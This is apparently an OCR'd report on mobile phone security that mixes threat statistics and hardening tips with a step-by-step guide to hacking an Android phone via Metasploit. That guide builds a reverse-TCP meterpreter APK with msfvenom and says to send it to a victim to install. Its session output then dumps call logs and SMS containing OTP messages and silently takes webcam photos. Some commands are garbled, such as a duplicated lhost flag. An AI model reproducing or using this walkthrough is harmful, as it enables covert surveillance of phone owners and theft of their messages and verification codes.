
3.Mobile devices are inherently vulnerable as was uncovered in Achilles, a Check Point research, where it was noted that over 400 vulnerable pieces of code were found within a Qualcomm DSP chip. The significance of this cannot be understated with Qualcomm providing chips for over 40% of the mobile phone market.

4.Mobile Device Management (MDM) is a powerful new attack vector as was seen, for example, with a new Cerberus malware variant that infected over 75% of one company's devices via corporate-owned MDM.

5.Major threat groups are focusing on mobile, conducting elaborate and sophisticated targeted attacks, improving their mobile arsenal with capabilities that have yet to been seen on mobile.



RISKS AND SECURITY IN MOBILE PHONES:




How a Hacker can Profit from Mobile when Successfully Compromised
Surveillance
Audio
Camera
Call logs
Location
SMS messages
Financial
Sending premium rate SMS messages
Stealing Transaction Authentication Numbers (TANs)
Extortion via ransomware
Fake antivirus
Making expensive calls
Data Theft
Account details
Contacts
Call logs
Phone number
Stealing data via app vulnerabilities
Stealing International Mobile Equipment Identity Number (IMEI)
Botnet Activity
Launching DDoS attacks
Click fraud
Sending premium rate SMS messages
Impersonation
SMS redirection
Sending email messages
Posting to social media
16M
Mobile devices infected worldwide
6 out of the top 20 mobile threats are spyphone apps
14%
of homes are infected with malware


Securing Android Devices
Enable screen locks for your Android phone for it to be more secure
Do not directly download Android package files (APK)
Never root your Android device
Update the operating system regularly
Download apps only from official Android market
Use free protector Android app like Android Protector where you can assign passwords to text messages, mail accounts, etc.
Keep your device updated with Google Android antivirus software
Customize your locked home screen with the user's information

General Guidelines for Mobile Platform Security

Do not load too many applications and avoid auto-upload of photos to social networks

Securely wipe or delete the data disposing of the device

Perform a Security Assessment of the Application Architecture

Ensure that your Bluetooth is "off" by default. Turn it on when ever it is necessary

Maintain configuration control and management

Do not share the information within GPS-enabled apps unless they are necessary

Install applications from trusted application stores

Never connect two separate networks such as Wi-Fi and Bluetooth simultaneously

1. Disable the collection of Diagnostics and Usage Data under Settings → General → About
2. Apply software updates when new releases are available
3. Limit logging data stored on device
4. Use device encryption and patch applications
5. Managed operating environment
6. Managed application environment
7. Press the power button to lock the device whenever it is not in use
8. Verify the location of printers before printing sensitive documents
9. Utilize a passcode lock to protect access to the mobile device - consider the eight character non-simple passcode
10. Report a lost or stolen device to IT so they can disable certificates and other access methods associated with the device

Metasploit Framework

The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. The Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. At its core, the Metasploit Framework is a collection of commonly used tools that provide a complete environment for penetration testing and exploit development.

Accessing MSFconsole


MSFconsole provides a command line interface to access and work with the Metasploit Framework. The MSFconsole is the most commonly used interface to work with the Metasploit Framework. The console lets you do things like scan targets, exploit vulnerabilities, and collect data.

ANDROID MOBILE HACKING USING METASPLOIT

Open your terminal and type


ifconfig

to find your IP address. and then it will show the IP address of your device.



msfvenom -p android/meterpreter/reverse_tcp lhost='IP address' lhost=4444 > /root/Desktop/android.apk

and hit enter.




It will create a payload which steals credential from the victim's mobile phone. This will help us to hack a mobile phone.

Here, we use **msfvenom** which is used to create a malicious app then I used **-p** which means we generate a payload then I give a command to generate a payload for Android and then I simply give the **IP** and **port no.** too and then I give the location where I wanted to save that apk.

Simply, send this **android.apk** file to victim's mobile and install it.

Open your terminal and type

msfconsole
This will open your Metasploit.



and configure some settings before exploit.
use exploit/multi/handler
set payload android/meterpreter/reverse_tcp
set lhost 192.168.0.129
exploit –j -z

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.0.129
LHOST => 192.168.0.129
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   LHOST   192.168.0.129    yes       The listen address (an interface may be specified)
   LPORT   4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.129:4444
msf6 exploit(multi/handler) > [*] Sending stage (76756 bytes) to 192.168.0.105
[*] Meterpreter session 1 opened (192.168.0.129:4444 → 192.168.0.105:48670) at 2021-07-17 02:36:43 -040
0

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
```

Here, you can see on my screen that my **meterpreter** session is started and you are on the victim's mobile phone.
I show you some command via implementing them.

Type
sysinfo
It will show information about the device.

```
meterpreter > sysinfo
Computer    : localhost
OS          : Android 10 - Linux 4.9.186-perf-g10af704 (aarch64)
Meterpreter : dalvik/android
```

Type

check_root

It is the command to check the device is rooted or not.

```
meterpreter > check_root
[*] Device is not rooted
```

Type

dump_calllog

It will dump all the call history of the device.

```
meterpreter > dump_calllog
[*] Fetching 10544 entries
[*] Call log saved to calllog_dump_20210717023738.txt
```

```
[+] Call log dump

Date: 2021-07-17 02:37:40.588079897 -0400
OS: Android 10 - Linux 4.9.186-perf-g10af704 (aarch64)
Remote IP: 192.168.0.105
Remote Port: 48670

#1
Number  : [redacted]
Name    : null
Date    : Tue Oct 08 13:09:57 GMT+05:30 2019
Type    : INCOMING
Duration: 41

#2
Number  : [redacted]
Name    : null
Date    : Tue Oct 08 13:33:16 GMT+05:30 2019
Type    : Unknown
Duration: 0

#3
Number  : [redacted]
Name    : null
Date    : Tue Oct 08 13:33:31 GMT+05:30 2019
Type    : Unknown
Duration: 0

#4
Number  : [redacted]
Name    : null
Date    : Tue Oct 08 15:54:22 GMT+05:30 2019
```

Type

dump_sms

It will dump all the SMS of the device.

```
meterpreter > dump_sms
[*] Fetching 3178 sms messages
[*] SMS messages saved to: sms_dump_20210717023757.txt
```

```
[+] SMS messages dump

Date: 2021-07-17 02:37:58.909514071 -0400
OS: Android 10 - Linux 4.9.186-perf-g10af704 (aarch64)
Remote IP: 192.168.0.105
Remote Port: 48670

#1
Type     : Incoming
Date     : 2021-07-17 01:13:10
Address  : AX-MYNTRA
Status   : NOT_RECEIVED
Message  : [#] Use [redacted] as your verification code on Myntra. The otp expires within 10 mins. 0pSLY7DMr7s - Te

#2
Type     : Incoming
Date     : 2021-07-17 01:04:35
Address  : JD-EKARTL
Status   : NOT_RECEIVED
Message  : OTP [redacted] for your shipment Pothys Cream Floral Ju ... +1 more items with tracking id [redacted]

#3
Type     : Incoming
Date     : 2021-07-17 01:04:20
Address  : AD-EKARTL
Status   : NOT_RECEIVED
Message  : OTP [redacted] for your shipment Pothys Cream Floral Ju ... +1 more items with tracking id [redacted]

#4
Type     : Incoming
Date     : 2021-07-17 00:43:47
Address  : TM-EKARTL
```

Type

webcam_list


It will show the list of the webcams on the device and when you type

```
meterpreter > webcam_list
1: Back Camera
2: Front Camera
```

webcam_snap

It will take a snap silently by the second camera.

```
meterpreter > webcam_snap
[*] Starting ...
[+] Got frame
[*] Stopped
Webcam shot saved to: /JcagKTLa.jpeg
```



Conclusion:

This document describes vulnerabilities in client-side and server-side components. In addition, we reviewed mobile application threats,

including those caused by client–server communication. The report describes only vulnerabilities related to faults in application code and configuration.Mobile application and its data security is based on device platform, web-services, cloud based 3rd party services etc., Organization should do detailed analysis of risks against all possible known security threats for mobile applications and use findings to form secure strategy.

The best way to protect yourself from cell phone viruses is the same way you protest yourself from computer viruses:Never open anything if you don't know what it?

Here are some steps you can take to decrease your chances of installing your virus:

Turn off Bluetooth discoverable mode.Set your phone to hidden so other phones cannot detect it and send it the virus.

Check security updates to learn about file names you should keep an eye out for.

Security sites with detailed virus information include:

F-Secure,McAfee and semantec.

References:

- Demonstration of How To Hack Mobile Phone Using Kali Linux(Metasploit)

https://hackingblogs.com/how-to-hack-mobile-phone/

- Awareness video of mobile security:

https://www.youtube.com/watch?v=ahNb6kA0Lms

- Ways to secure your mobile phone:

https://preyproject.com/blog/en/phone-security-20-ways-to-secure-your-mobile-phone/

- Android Security Internals: An In-Depth Guide to Android's Security Architecture 1st Edition, Kindle Edition by Nikolay Elenkov.